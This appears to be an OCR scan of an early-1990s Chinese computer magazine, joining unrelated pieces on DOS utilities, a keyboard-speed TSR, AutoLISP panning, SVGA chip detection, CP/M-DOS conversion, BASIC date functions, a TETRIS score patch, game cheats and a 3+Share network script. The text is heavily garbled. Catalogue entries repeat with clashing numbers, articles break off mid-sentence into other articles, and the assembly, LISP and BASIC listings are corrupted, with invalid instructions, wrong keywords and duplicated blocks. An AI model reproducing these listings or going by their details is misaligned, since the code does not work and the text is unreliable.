USL所开发的这些技术以及其他新技术，都要使其立即处于可运行状态，和文件一起提供给第三方软件公司。这种办法表明USL有了很大变化，与其说传统的UNIX较差，不如说更接近Microsoft的做法，这当然有利于NT竞争。

总之，UNIX同NT之争逐渐开始，它将是今年软件界的大号新闻，正受到人们瞩目。

北京 伟世

盘，这样，在大批量复制盘的工作中，操作人员还能做点别的事，解脱了频繁更换原盘与目标盘的烦恼。

该程序可动态捕捉已知或未知的正在内存中活动的病毒，并报告该病毒传染文件所增加的字节长度，显示1707病毒，屏幕显示：[1701].D3病毒，屏幕显示：[0000]。它还对C盘的命令文件进行静态特征检查，程序根据CMOS系统配置信息，自动识别驱动器类型，具有通用性。使用方法简单，在病毒程序中，提示输入正确的命令。

源程序语言：Microsoft

★编号：930605
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

该程序可对B:44MB、1.2MB、720KB及360KB的软盘进行全格式复制。具有读一次写多次的成批复制功能，操作人员只需一次原盘就可复制多张目标盘。每复制完一张目标盘后响铃提示，通知操作人员换入另一张

★编号：930603
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

该程序可对B:44MB、1.2MB、720KB及360KB的软盘进行全格式复制。具有读一次写多次的成批复制功能，操作人员只需一次原盘就可复制多张目标盘。每复制完一张目标盘后响铃提示，通知操作人员换入另一张

★编号：930604
名称：磁盘文档阅读工具SD.EXE
作者：王学义
功能简介：使用DOS下的TYPE功能显示文本文件，速度快，暂停不方便，很难在需要的地方停下来，而且需要知道文件所在的路径，使用起来很不方便。本软件是一个TYPE功能的理想替代软件，它具有路径显示、路径选择、驱动器选择、目录显示、目录选择、文档内容提示、文档内容查看，首尾快速定位、前后

★编号：930603
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

★编号：930604
名称：磁盘文档阅读工具SD.EXE
作者：王学义
功能简介：使用DOS下的TYPE功能显示文本文件，速度快，暂停不方便，很难在需要的地方停下来，而且需要知道文件所在的路径，使用起来很不方便。本软件是一个TYPE功能的理想替代软件，它具有路径显示、路径选择、驱动器选择、目录显示、目录选择、文档内容提示、文档内容查看，首尾快速定位、前后

★编号：930605
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

★编号：930606
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

键盘调速器的实现原理

——如何在程序运行时实现键盘的变速功能

在各种有关计算机方面的报纸、杂志中,曾经刊登过许多关于“键盘变速”方面的文章,这些文章中提到的键盘变速的原理和方法都比较好,但是,随着电子事业的发展,微机应用的不断普及,操作人员的操作熟练程序不断提高,虽然这些文章所提到的方法均能改变中西文操作系统下的“键盘速度”,但有时我们在运行各种应用软件时所要求的键盘速度有所不同,例如我们在进行文本编辑时,修改原文本文件需要光标在很大范围内移动,但原机器的光标移动速度只能满足一般水平的操作人员要求,而对于操作比较熟悉的人员这样的速度就显得有点“慢”了,这不仅影响我们的工作效率,而且给我们的工作带来了烦恼,针对这一要求,本人参照其它同类文章的基本原理,利用汇编语言程序编制了一个实用小程序,只要在开机时运行一次使其驻留内存,不管在任何状态下,运行任何应用程序时,只需按几个功能键就可以随意调整键盘的“速度”,而不必退出应用程序(系统),该程序短小精悍,使用起来相当方便,能够给我们的日常工作和学习带来乐趣。

其实现原理如下:(键盘变速基本原理不再重复)

一、修改 INTICH 实现“速度”参数显示和调整

DOS 的 INTICH 中断功能是在中断 INT5H 结束时才调用的,其每秒钟实现 18.2 次中断调用,平时没有任何功能,只有一条中断返回指令 IRET,本程序利用中断 INTICH 这一特点,通过编制新的 INTICH 中断程序,设置相应的“键盘速度”开关,来完成“键盘调速器”的显示参数和调整参数后的具体执行任务。

二、修改 INT16H 完成按键的判断和参数改变工作

本程序通过修改中断向量 INT16H,来判断程序中所设置的

改变“键盘速度”所用的四个热键(CTRL+HOME, CTRL+END, CTRL+PGUP, CTRL+PGDN)是否被按下,并根据相应的按键来进行各项参数的调整工作。

三、直接写屏操作完成实时显示

本程序利用直接读写 RAM 功能,完成了“键盘速度”参数的实时显示及其定位功能,并通过判断 DOS 的常用通讯口的参数,使该程序能够适应各类不同类型的图形卡及各类显卡。

四、开关设置及程序的调用

该程序通过设置开关 MDM 来完成参数改变的传递任务,在没有改变“键盘速度”参数时,该单元的值为 00,参数改变以后,该单元的值为 01,这样,INT1CH 中断服务程序就可以根据该单元的数值来判断是否进行具体调整“键盘速度”的工作,该程序运行后驻留内存,并在屏幕的最后一行中央位置显示: KEYSPEED, 01412S(可通过修改程序中的相应参数值来改变显示位置),这时可按上述四键来调整键盘当前的“速度”。

本程序利用 8008 汇编语言程序编写,经过 MASM(TASM)程序编译、LINK(TLINK)连接程序,连接后生成 COM 文件即可使用,程序适应各种类型(具有 ROM-BIOS 程序且有键盘调速功能)的微机。

程序清单如下:

```

;prokey.asm
cseg segment
org 100h
assume cs:cseg,ds:cseg
start: jmp start
delay dw 01h
speed db 0ch
mdm db 00h
domnt dpr 0e82eh
dw 0f000h
colr dw 0600h
offic dw 0000h
segic dw 0000h

```

```

db 0
off16 dw 0000h
seg16 dw 0000h
db 0
count dw 0000h
hloop dw 0000h
addr dw 0000h
mem db 'K',05h
db 'E',05h
db 'Y',05h
db 'S',05h
db 'P',05h
db 'E',05h
db 'H',05h
db 'D',05h
db 'A',05h
db 30h,05h
mem1 db 31h,05h
db 'd',04h
mem2 db 31h,05h
db 32h,05h
db 's',04h
db ?
int1ch proc far
push bx
push cx
push di
push si
push ds
push es
cmp byte ptr cs,mdm,01h
jnz notcha
mov ax,0805h
mov bx,byte ptr cs,delay
mov di,byte ptr cs,speed
pushf
call dword ptr cs,downt[0]
mov byte ptr cs,mdm,00h
notcha:lea bx,word ptr cs,mem1
mov ax,cs,delay
add al,30h
mov byte ptr es,[bx],al
mov ah,00h
mov al,cs,speed
sam
add ax,3030h
mov byte ptr es,[bx+4],ah
mov cx,0000h
mov es,word ptr cs,colr
mov es,cx
mov dx,word ptr cs,addr
mov dx,word ptr cs,linesp
lea al,word ptr cs,mem
mov es,0030
crl
notall2:in al,dx
test al,01h

```

```

jnz notall2
mov ah,byte ptr cs,[al]
notall1:in al,dx
test al,01h
jnz notall1
mov byte ptr es,[al],ah
inc di
inc si
loop notall2
sti
pop es
pop ds
pop si
pop di
pop cx
iret
endp
int16h proc far
push ds
push es
push di
push si
push ax
cmp ah,0
jnz ooo
ooo0: cmp byte ptr cs,mdm,00h
jz ooo1
ooo1: pop bx
pop cx
pop si
pop di
pop es
jmp dword ptr cs,off16
ooo2: pushf
call dword ptr cs,off16
mov bx,0
mov bx,ax
cmp al,0
jnz ooo3
ooo3: mov word ptr cs,angle,ax
mov word ptr ds,[0070h],
offset int1ch
mov word ptr ds,[0077h],cs
mov ax,word ptr ds,[0058h]
mov word ptr cs,off16,ax
mov ax,word ptr ds,[0072h]
mov word ptr ds,angle,ax
mov word ptr ds,[0070h],
offset int1ch
mov word ptr ds,[0077h],cs
mov ax,word ptr ds,[0058h]
mov word ptr cs,off16,ax
mov ax,word ptr ds,[0058h]
mov word ptr ds,[0463h],
0464: jmp notcolr
mov word ptr cs,colr,
0b000h: mov word ptr cs,addr,03dah
jmp colr1
notcolr:mov word ptr cs,colr,0b100h
mov word ptr cs,addr,
03bah: mov word ptr cs,hloop,0078h
mov dx,offset start1
mov ax,3100h
int 21h
cseg ends
end start

```

```

jmp ooo2
cmp ah,84h ;CTRL PGUP
jnz ovi3
inc byte ptr cs,speed
tmp byte ptr cs,speed,20h
jz ooo2
mov byte ptr cs,speed,00h
jmp ooo2
ovi3: cmp ah,76h ;CTRL PGDN
jnz ooo3
cmp byte ptr cs,speed,00h
jz 882
dec byte ptr cs,speed
jmp ooo2
882: mov byte ptr cs,speed,10h
883: mov byte ptr cs,hdwr,016
pop bx
pop cx
pop si
pop di
int16h endp
start1:mov ax,0000h
mov ds,ax
crl
mov ax,word ptr ds,[0070h]
mov word ptr cs,off16,ax
mov ax,word ptr ds,[0072h]
mov word ptr cs,angle,ax
mov word ptr ds,[0070h],
offset int1ch
mov word ptr ds,[0077h],cs
mov ax,word ptr ds,[0058h]
mov word ptr cs,off16,ax
mov ax,word ptr ds,[0058h]
mov word ptr ds,[0463h],
0464: jmp notcolr
mov word ptr cs,colr,
0b000h: mov word ptr cs,addr,03dah
jmp colr1
notcolr:mov word ptr cs,colr,0b100h
mov word ptr cs,addr,
03bah: mov word ptr cs,hloop,0078h
mov dx,offset start1
mov ax,3100h
int 21h
cseg ends
end start

```

我们在使用美国 AUTODISK 公司出品的 Auto CAD 和 3D Studio 时,常常为 3DS 所拥有而 Auto CAD 缺乏的一些显示控制绘图方面的命令而赞叹而生羡慕。Auto CAD 是我国流行最广的绘图软件,深受广大用户欢迎,因而我们希望 Auto CAD 拥有那样的命令,屏幕漫游功能的实现就是我们的幸福。

该功能是通过 Autoisp 语言来实现的,程序设计时,应用(getvar)函数来获取 Auto CAD 提供的系统变量的“VIEWSTR”(当前视图中心)和“VIEW SIZE”(当前视图高度)的值,这两个变量的值随着“ZOOM”,“PAN”等命令执行相应改变,因屏幕坐标系 X、Y 方向比例原本不变(此值为 1.639591),可计算求得图形区的控制坐标(即屏幕左下角、右上角坐标),再结合 CAD 提供的移位命令“PAN”,方便灵活的实现了屏幕上、下、左、右随着光标接近图形区边缘 1/10 处,当光标靠近取点设备每取一个点或移动人一次回车,屏幕移位 1/5 的区域,连续取点时,屏幕就连续不断的移位,达到了漫游的效果。

在 Auto CAD 环境下用(LOAD)函数装入该程序后,键入“CPAN”进入漫游状态,一次回车退出漫游。哈尔滨 陈品群 起立

```

程序清单如下:
***** open.lsp *****
(defun c:cpan()
(mov pt (getpoint '\ninput a point,))
(while pt
(mov x (cur pt) y (end pt))
(mov pt (getvar 'VIEWSTR'))

```

SVGA 卡提供的高分辨率图形功能的确引人人胜,但不幸的是,由于 SVGA 没有形成标准(IBM 的标志只到 VGA 为止),各家在功能的扩展上各显神通,各种 SVGA 卡内部结构及操作件亦各不相同,在一种 SVGA 卡开发的高分辨率软件会到另一种卡上去用,往往是牛头不对马嘴,本文提供了一套识别国内常见 SVGA 卡的方法,读者可以据此设计出自动识别程序。

Ahead V5000 Version A1B1
Ahead System 公司生产的 Super VGA 卡名为 VGA Wizard,相当流行,该公司在卡上使用了自行研制的芯片,名为 V5000,其第一代芯片称为 Version A,第二代芯片称为 Version B,获得指出的是,Version B 中的一部分功能在 Version A 中是没有的,而 Version A 现已停产。

识别该芯片的方法是:
(1)如内存中由 C000,25H 地址为首的连续五个单元中,存放的是五个字符“AHEAD”,则可判定是 Ahead V5000 系列芯片;
(2)向口 3C4H 写入 02FH;
(3)从口 3C4H 读出一个字节,加为 20H,则为 Ahead V5000 Version A 芯片;加为 21H,则为 Ahead V5000 Version B 芯片。

```

(mov p1 (getvar 'VIEWSIZE'))
(mov p2 (x p1 1.639591))
(mov p1 (/p2 2))
(mov p1 (/p2 2))
(mov p1 (-cur pt) p2) y1 (-end pt) p1)
(mov x2 (+cur pt) p2) y2 (+end pt) p1)
(mov x (-x2 x1))
(m (<-x2 x1) (/ a 10))
(command 'pan' (int (-x1/a 5)) y1 p))
(m (<-x2 x1) (/ a 10))

```

若干 SVGA 卡的自动识别方法

AT 的 SVGA
ATI 公司生产的 SVGA 卡 VGA WONDER 中,采用了该公司自行设计的以下二种芯片,●ATI1800 该芯片系 VGA 卡的主要控制芯片,至今已二个版本,REV. 1 及 REV. 2,●ATI18810 该芯片又称为 Video Dot Clock Generator,主要用于提供各种不同频率,以应付各种不同分辨率的要求。

VGA WONDER 卡已流入第 51C,其中,第 3.4.5 版的 ROM BIOS 标识分别为 V31M,V4M 及 V5M,第 3 版采用 18800 REV. 1,第 4 版采用 18800 REV. 2。

识别该芯片的方法是:
(1)如果从地址 C000,32H 起连续 8 个单元存放“781295520”,则为 ATI 卡,否则便是其它厂家的 VGA 卡;
(2)地址 C700,40H 的内容为“3331H”,则可判定为 ATI 的 SVGA 卡。
Trident 的 8000 系列
Trident 的 SVGA 芯片应用较广,还常在商

```

(command 'pan' (int (+x1 / a 5)) y1 p))
(mov x (-y1))
(m (<-y1) / a 10))
(command 'pan' (int x1 - y / (a 5)))
(m (<-y2) / (a 10))
(command 'pan' (int x1+y / (a 5))) p1)
(mov pt (getpoint '\ninput a point,')
(mov c:cpan end)

```

外及内地的一些中文卡上见到。该系列主要包括下列二个芯片:
●TVGA 8800 仅支持 512K 显示存储区,其 16 色模式的分辨率可达 1024×768,而 256 色模式仅达 640×480。
●TVGA 8900 支持 1M 显示存储区,其 256 色模式的分辨率可达 1024×768。

识别该系列芯片的方法为:
(1)向口 3C4H 写入 11H;
(2)向口 3C5H 写入 00H;
(3)读口 3C5H,并将读值与 15H 做逻辑与,如结果为 2,则表示该卡为 Trident SVGA 卡;
(4)向口 3C4H 写入 11H;
(5)读口 3C4H,如读值大于或等于 3,则卡上使用 8900 芯片,否则为 8800。

Thang Lab 的 ET-3000 及 4000 系列
台湾 Thang Lab (哲氏公司)生产的 ET-3000 及 ET-4000 二种 SVGA 芯片,已成为台湾 SVGA 卡的主流芯片,大部分台湾厂商都采用该芯片来设计,生产显示器,公司产品包括下列二种:
●ET-3000 仅支持最大 512K 显示存储区,其 16 色模式的分辨率可达 1024×768,而 256 色模式的分辨率仅为 800×600。
●ET-4000 可支持 1M 显示存储区,其 256 色模式的分辨率可达 1024×768。

识别该芯片的方法为:
(1)如口 3C4H 存在(即读写结果一致),则可判定为 ET-3000/4000 之一;
(2)向口 3D4H 写入 33H;
(3)读口 3D5H,假定读值为 XX;
(4)将值 XX 与 15H 做异或运算,将结果写回口 3D5H;
(5)再次读出口 3D5H 的值,如读值仍为 XX,则为 ET-4000,否则为 ET-3000。

福州 王峻崎

中华学习机DOS和CP-M两种操作系统下文件的相互转换

目前中华学习机上配备的最常用的操作系统是DOS 3.3和CP-M,这两种操作系统,应用最广,各有特点,尤其是在CP-M操作系统下,它可以运行DBASE-II, PASCAL等其它高级语言,大大扩展了它的功能和范围,但由于这两种操作系统互不兼容,各种文件之间不能相互转换,因此解决好这两种操作系统下文件的相互转换问题,具有实用意义,下面将转换的方法介绍给大家,供大家参考。

要解决好这两种操作系统下文件的相互转换问题,首先要解决在不同操作系统下相互转换时的热启动问题,我们知道,从DOS系统转到CP-M系统,可以用命令PR #6,但要从CP-M系统转到DOS系统就没有专用命令,解决的方法是在CP-M系统盘上建立一个能返回到DOS系统的命令文件,方法如下:

启动CP-M操作系统, A>DEBUG
然后从0100给键入以下机器码:

```
0110 DE 01 CD 05
00 21 77 C7 22 00 30
21 00 C6 22 D0
0110 F3 2A DE F3
C3 00 30 00 00 00 00
00 00 00 00
```

将上述程序——输入后,用<C>退出,且用SAVE I.XDOS.COM存盘,这样就在CP-M系统盘上建立了一个能返回DOS的命令文件了。

一、如何将DOS系统下的文件转到CP-M系统下。

要将DOS下的文件转到CP-M下,那么DOS下的文件必须是B类或T类,如果转换的文件不是B类或T类,要先转换成B类,方法是:

```
先用PR #6引导DOS 3.3,再LOAD文件名,并键入以下一语句:
1. PRINT * -D OPEN 文件名,
PRINT * -D WRITE 文件名,
POKE 33, 33, LST, PRINT * -D CLOSE, END
最后RUN,这时盘上就有了一个T型文件。
```

对于B型T型文件,转换时只要将CP-M系统盘插入A驱动器,开机引导,当出现A>时,键入APDOS #,再将要转换文件的DOS盘插入A驱动器,然后, A>新文件名.BAS=B,原文件名!,用<C>退出APDOS,返回CP-M系统,这时CP-M盘上就有了一个转换来的带有BAS扩展名的新文件(扩展名可以不同)。

对于从A类文件转换而成的T型文件,还要增加以下步聚:
完成上述工作后,键入, MBSIC (或OBASIC)且LOAD 文件名.BAS, DEL # (删除第一条语句),再用SAVE 文件名 存盘即可。

二、如何将CP-M下的文件转到DOS系统下

如果CP-M下的文件是二进制代码文件,则转移方法如下:
进入CP-M系统, A> DOT 文件名, 扩展名!
DOT UERS2.2
NEXT PC
XXXX XXXX (表示终止地址和起始地址)

键入, N 起始地址, 终止地址, 5000!

最后用<C>退出DOT, A>XDOS!当出现“!”时,插入DOS盘,按任一键,磁盘即热启动,进入DOS,然后运行BASEV 文件名, A \$ 6000, L \$ 终止地址一起给地址存盘即可。(注:CP-M系统中的地址5000对应DOS地址为6000)。

如果CP-M下的文件是ASCII码文件,则转移方法如下:
先在DOS盘上键入如下一程序,存盘;取名ZHI

```
5 PR #3, HGR2, HOME, CALL 1002
10 D $ = CHR $(A)
20 INPUT 文件名长, *; L
30 L = 24576 + L
40 INPUT 文件名, *; F $
40 PRINT D $, "OPEN"; F $
50 PRINT D $, "WRITE"; F $
55 FOR I = 24576 TO L, A = FEEX (I), JF A = 10 THEN 65
60 PRINT CHR $(A);
65 NEXT L
70 PRINT CHR $(I); "CLOSE"; F $
进入CP-M系统, A> DOT 文件名, 扩展名! (按原地址起始地址和终止地址, N 起始地址, 终止地址, 5000!
```

用<C>退出DOT, A>XDOS!进入DOS, 运行上述程序ZHI, 根据提示, 键入长度和文件名。(长度为二进制文件运行完毕程序即生成)。

如果是BASIC文件, 转换后要运行文件, 还必须键LOAD 文件名, A \$ 0800。

为了方便转换, 完成两个系统的数据传输, 现将CP-M与DOS内存地址的对应关系列表如下:

CP-M地址	DOS地址
0000H-0FFFH	\$1000-\$1FFF
1000H-1FFFH	\$2000-\$2FFF
2000H-2FFFH	\$3000-\$3FFF
3000H-3FFFH	\$4000-\$4FFF
4000H-4FFFH	\$5000-\$5FFF
5000H-5FFFH	\$6000-\$6FFF
6000H-6FFFH	\$7000-\$7FFF
7000H-7FFFH	\$8000-\$8FFF
8000H-8FFFH	\$9000-\$9FFF
9000H-9FFFH	\$A000-\$AFFF
A000H-AFFFH	\$B000-\$BFFF
B000H-BFFFH	\$C000-\$CFFF
C000H-CFFFH	\$D000-\$DFFF
D000H-DFFFH	\$E000-\$EFFF
E000H-EFFFH	\$F000-\$FFFF
F000H-FFFFH	\$0000-\$0FFF

曹禹 曹禹

对用BASIC语言所编的应用程序, 有时需要对日期进行选择或作修改记录, 由于BASIC不是DBASE语言, 本身没有提供日期函数, 所以给使用者在编程中带来了一些麻烦, 特别对一些大量涉及日期运算问题的程序(如预测生命节律危险的程序), 就应设法解决快速进行日期计算的问题。由于现行历法的规定比较复杂, 每个月的天数不等且不统一, 就拿二月来说, 还有28和29天的平闰年之分, 当然, 我们可以通过条件转向语句来完成这一计算任务, 但如果运算对象的数量比较大, 花费的时间就不可不重视了。

能否使用DEF FN name (X) 自定义函数, 设计一个通用的日期函数, 在程序中须作日期运算操作时就调用它。此法若可行, 不仅可大大简化程序设计, 且加快了程序的运行速度, 实践证明是可行的。现将该函数介绍如下:

```
10 DEF FN A(X) = X - 700 + SGN(SGN((INT(X / 100) MOD 100) - 2) - 1) * 8000
, DEF FN A(X) = INT (INT(FN A(X) / 10000) + 365.25) + INT((INT(FN A(X) / 100) MOD 100) * 30.59 - 30) + VAL (RIGHT $(STR $(X), 2)) - 29220
20 DEF FN B(X) = X + 29220
, DEF FN B(X) = INT ((FN B(X) - 0.1) / 365.25)
, DEF FN B(X) = FN B(X) - INT(FN B(X) / 365.25)
30 DEF FN B(X) = INT ((FN B(X) - 5) / 30.64 - 1)
, DEF FN B(X) = FN B(X) - INT(FN B(X) / 30.64 - 1)
, DEF FN B(X) = FN B(X) * 10000 + FN B(X) / 100
-- FN B(X) + SGN(SGN(FN B(X) - 11) + 19 * 8800 + 200
```

本文介绍了二个函数, 函数FN A(X)是将习惯中的年月日表达式转化为距公元一九〇〇年二月二十九日以后的天数, 而函数FN B(X)则是函数FN A(X)的逆函数, 将上述日期转化后的天数再逆变为公元历法中的年月日表达式。这两个函数充分考虑了历法规则, 比如能被4整除的年份为闰年, 逢闰年则在当年的二月最后一天追加一个29日, 为此在函数中嵌入了若干常数, 以保证其准确性的准确性, 另外为了提高运算速度, 并考虑到应用领域的实际需要, 故约定以一个6位数来表示日期中的年月日, 由于年代只用2位数表示, 所以函数FN A(X)的定义域为1900年3月1日到1999年12月31日, 其值域为-29219至7275, 而函数FN B(X)的定义域及值域则分别等于函数FN A(X)的值域与定义域。

由于函数FN A(X)的值域完全落在整数型数据范围内, 所以若组织随机文件作数据保存时, 每个日期数据只需要2个字节就够了, 与单精度数据4个字节相比, 可节省一半设备容量, 并且还可以节省存取时间, 可谓一举两得, 愿有兴趣者不妨试一试。

本函数已在IBM-PC及其兼容机上顺利运行了操作; 若对其中的模数运算操作修改, 则在APPLE-II或CPC-1机上同样也可顺利使用。

介绍一个实用的日期函数

曹禹 曹禹

对“堆积木”游戏TETRIS的改造

“堆积木”游戏是PC机上最普及的游戏之一, 又名“俄罗斯方块”或“俄罗斯方块”, 其版本较多, 现针对名为“TETRIS”的游戏程序, 其文件长度为24235字节, 该游戏比较简单, 有记数器在顶部记录、显示分数, 每下一个块就能加十分, 且可以按<ESC>键立即退出游戏到DOS状态, 所以很受广大计算机爱好者的欢迎。但是, 它也有个缺点, 每当分数超过32767时, 就会使分数变为负数, 并从-32768开始绝对值减小的方向加分, 直至0, 再到32767, 这就不能正确记录超过32767的高分了。

本人与同学王文欣对TETRIS.EXE文件进行了剖析, 对它作修改, 就能记录超过32767的高分了, 改动的内容如下表所列:

相对偏移数 (十进制)	偏移量 (十进制)	原值 (十六进制)	修改后的值 (十六进制)
08	029	79	EB
11	493	79	EB
11	494	92	01
11	495	F7	90
11	496	DA	90
12	008	78	EB
12	009	03	00
26	208	21	70
26	209	20	7A
26	210	20	71

现用PCTOOLS 5.0版对上表中第一项的修改为例, 说明修改的过程:

进入PCTOOLS的文件服务功能后, 把光标移到TETRIS.EXE文件项上, 打E进入编辑, 然后按F2功能键, 输入新的相对偏移数, 08及功能键, 这时就转换到了第8单元, 然后按F3功能键, 进入修改状态, 把光标移到偏移量为0029(十进制)的位置(注意, 每个单元内的偏移量是从0000开始计算的), 这时可以看到原来的值是79, 输入新的值EB, 然后, 按F5功能键, 这就把刚才修改的存进去了, 以此类推, 就可把上表中列出的几项全部改过来了。此后的TETRIS就可记录超过32767的高分了, 读者不妨试试。

杨列 冯俊

1. 冒险岛 I 选关: 在标题画面开始前顺序按 右、左、右、左、A、B、A, 即出现选关画面, 用上下选择。 选关: 每一小节过后主角都会进入选关室, 拿起捉住旋转的八个蛋中的一个, 每个蛋不仅得分不同, 而且也决定下一步不同的进攻路线。(待续)

2. 孤独战士 选关: 游戏开始时选 PASSWORD 这一项后, 用“+”键上, 下输入数字。

第一关: 5350、4989、6285(最佳装备)、6502(最佳体力)、6666(最佳体力) 第二关: 1227、5963、3396 第三关: 0501、8920、4126 第四关: 0705、0948、7589(待续)

3. 成龙之龙 选关: 许多书和刊物已介绍过日本原版选关法, 在此介绍台湾版选关法。 在标题画面按下住“下”键至日文颜色不变时, 用单按B键选关, 按B一次为1-2关, 按B两次为1-3关, ...按B九次为3-1关等等, 依次类推。

4. 顽皮狗 当顽皮狗吃到骨头以后, 围下方的箭头会在四个方框图上右移一格。按选择键可以用调准方框图中的内容, 包括用箭头(能向敌人), 嗷呼(发出BOM声打掉敌人), 翘脚(获得暂时下落的能力), 心(不仅加血, 而且增加一个血格, 但满六格为止)。

5. 三眼神童 持续按单发B键三秒以上, 三眼神童会用神力招来铁锤, 松开手则抛出铁锤, 当铁锤折返回来时三眼神童可以踩住它做高跳或远跳的台阶。 唐山 彪起以

管理信息系统的基本任务

管理信息系统是一个由人、计算机等组成的能进行管理信息的收集、传递、贮存、加工、维护和使用的系统, 其主要的功能有:

- 1. 尽可能及时全面地提供信息和数据, 以支持达到系统目标的决策。
- 2. 准备并提供一种统一格式的信息, 从而使各项统计工作易于进行。
- 3. 可以根据过去的数据按指定的数学方法预测未来的情况。
- 4. 产生各种报告。

管理信息系统可分成低级阶段和高级阶段两种阶段, 低级阶段是一种事务处理系统, 它处理日常业务, 产生报告, 使日常的事务处理自动化, 我国目前的普通水平还处在这种低级阶段, 它的高级阶段是辅助决策的信息系统, 或叫决策支持系统。

无论前者或者是后者, 它们在数据的收集、数据的整理与分析, 都是需要的。 目前国内有相当多的单位都是采用微机, 用Foxbase为工具, 进行信息的管理, 在这样的系统里面主要解决的问题是数据的录入, 数据的修改, 数据的删除, 数据的查询与统计, 报表的生成与输出等。

我们学习Foxbase就是要针对这样一些问题的解决程序设计方法和步骤, 用Foxbase解决事务处理问题的步骤可以概括为以下几点:

- 1. 确定系统应该有哪些数据库, 每一个数据库的结构, 这又对一个初学者来说, 开始是比较困难的, 但又必须过这一关, 为此, 在第一次用Foxbase解决实际问题时, 可选择较简单一点的系统, 待有解决实际问题的经验以后并多参考一些有关的书和文章, 就有可能解决好比较复杂的系统问题。
- 2. 进行系统设计, 这一阶段重点是解决程序的模块化结构问

管理信息系统的基本任务

题, 一般可分成功能模块, 系统模块结构的框图如下:



1. 主控块主要包含操作人员口令的检查及系统的主菜单。

2. 数据输入主要解决数据的录入, 对录入数据正确性的检验, 正确数据添加到数据库中。

3. 数据的修改主要解决对数据库中已有内容的修改。

4. 数据的删除主要解决对数据库中已无保存价格的删除问题。

5. 查询统计主要解决按不同条件查询或统计数据库中的内容, 其结果可以在屏幕上输出, 也可以在打印机上输出。 6. 输出报表主要解决报表数据的生成或报表的打印输出。 退出Foxbase返回DOS。 模块的划分并无统一格式, 完全取决于系统的需要及设计者的意图和经验而定。 在系统详细设计完成后, 就可进入下一步, 系统的详细设计, 系统的详细设计之前, 对新建立的数据库创建数据库结构, 数据库的字段名, 虽然可以用汉字, 但我们建议用汉字作字段名, 最好将数据库的结构打印出来, 以便在详细设计时使用。 编者老 梁炎

给3+网络共享程序增加自动发送和登录功能

目前,国内许多行业系统都配备了微机,并进行了网络化,其中有不少行业也安装了3COM公司的3PLUS微机网络软件,3+网络软件主要由三个服务程序构成:(1)3+Share共享服务程序;(2)3+Mail电子邮件服务程序;(3)3+Remote远程服务程序。其中,3+Share是3+网络的核心部分,它允许网上的用户共享目录、各种应用程序等,在大批量传递文书文件方面特别方便。本单位主要使用的就是3+PLUS微机网络软件中的3+Share共享服务程序,并实现了本系统的信息网络化。但3+Share共享服务程序的主要缺点是没有网络自动登录功能,给我们的日常工作信息登记、统计工作量、分析网络的优化性能等方面的工作带来了许多困难。针对上述这一问题,本人编制了一个应用程序,成功地完成了信息发送的自动实现过程和自动登录、统计工作,大大减轻了我们的日常工作发送信息的手动操作、手动登录工作,并自动完成了全年的统计工作。

本程序经过我们的长期使用效果良好,平时很少发现有其它差错,现将其实现原理说明如下:

一、自动登录和发送工作的基本原理
一般我们都将要发送的文本文件程序放在软盘当中,这样只要我们将每次发送完毕的文本程序名改成其它扩展名(本系统使用的扩展名为*.XXB,我们将*.XXB改成*.\$\$\$),下次再发送信息时,就可利用3+Share程序中的COPY命令象利用DOS中的命令一样将文本程序拷贝到指定的地方去;同时,登记工作可由DOS中断调用功能完成;再利用DOS的中断调用功能4CH子程序设置各项键选操作的返回码,并配之以DOS的批处理命令IF ERRORLEVEL NUM来完成发送信息的各功能,从而完成自动发送和自动登录工作。

二、菜单选项、返回代码设置和DOS的批命令相结合
利用菜单选择各项功能,在程序中设置各项操作的返回码,配合DOS的批处理命令IF ERRORLEVEL命令将整个发送信息过程和自动登录过程简化成只需按几个相应的字母键就可以完成全部的操作过程,其批处理程序清单如下:

```

type fx.bat
@echo on
cd \3m
begin2
@echo on
if login <word,link e:\ \u\ \th
begin1
@echo on
copy a:*.xxb e:
sendmes
@echo off
if errorlevel 50 goto begin2
if errorlevel 48 goto begin1
if errorlevel 48 goto end
if %* unlink e:;logout
tw
end
@echo off
ca

```

echo 请不要忘记在发完报之后TW并将A盘上的*.XXB改名为*.\$\$\$

三、发送信息的自动登录过程
当信息发送过程完成(或求完成)之后,该程序出现以下操作的各项键选菜单:

需重新入网[R],没有人网,需重新入网;
需手动操作[T],按T键后退出菜单,回到DOS状态发送过程用手工一步步完成;
查看、打印[C],按C键后进行查看和打印登录内容的工作。以上各项功能分别利用DOS的中断调用功能INT21H的各子程序调用分别来完成的,包括:

AH=34H, 42H, 40h, 3fh, 3ch, 23h, 11h, 12h, 17h等。

请参考程序清单。程序清单

附后:

```

segment:masm
hex:begin macro hex,buf
mov al,hex
xor ah,ah
mov cl,10
div cl
add al,'0'
mov cx,buf,ah
add ah,'0'
mov cx,buf+1,ah
endm

```

```

codes segment 'code'
org 100h
assume cs,codes,ds,exds

```

```

start: jmp begin

```

```

zzz db '发报总数:',
zzz1 db '30h,30h,30h,20h'

```

```

words db '总字数:',
words1 db '8 dup(30h)'

```

```

excc db '流水号:', '30h,30h,30h,20h'

```

```

exccnam db '文件名:',
num db '8 dup(20h),',
4dup(20h),', '字数:',

```

```

num1 db '30h,30h'
num2 db '30h,30h'
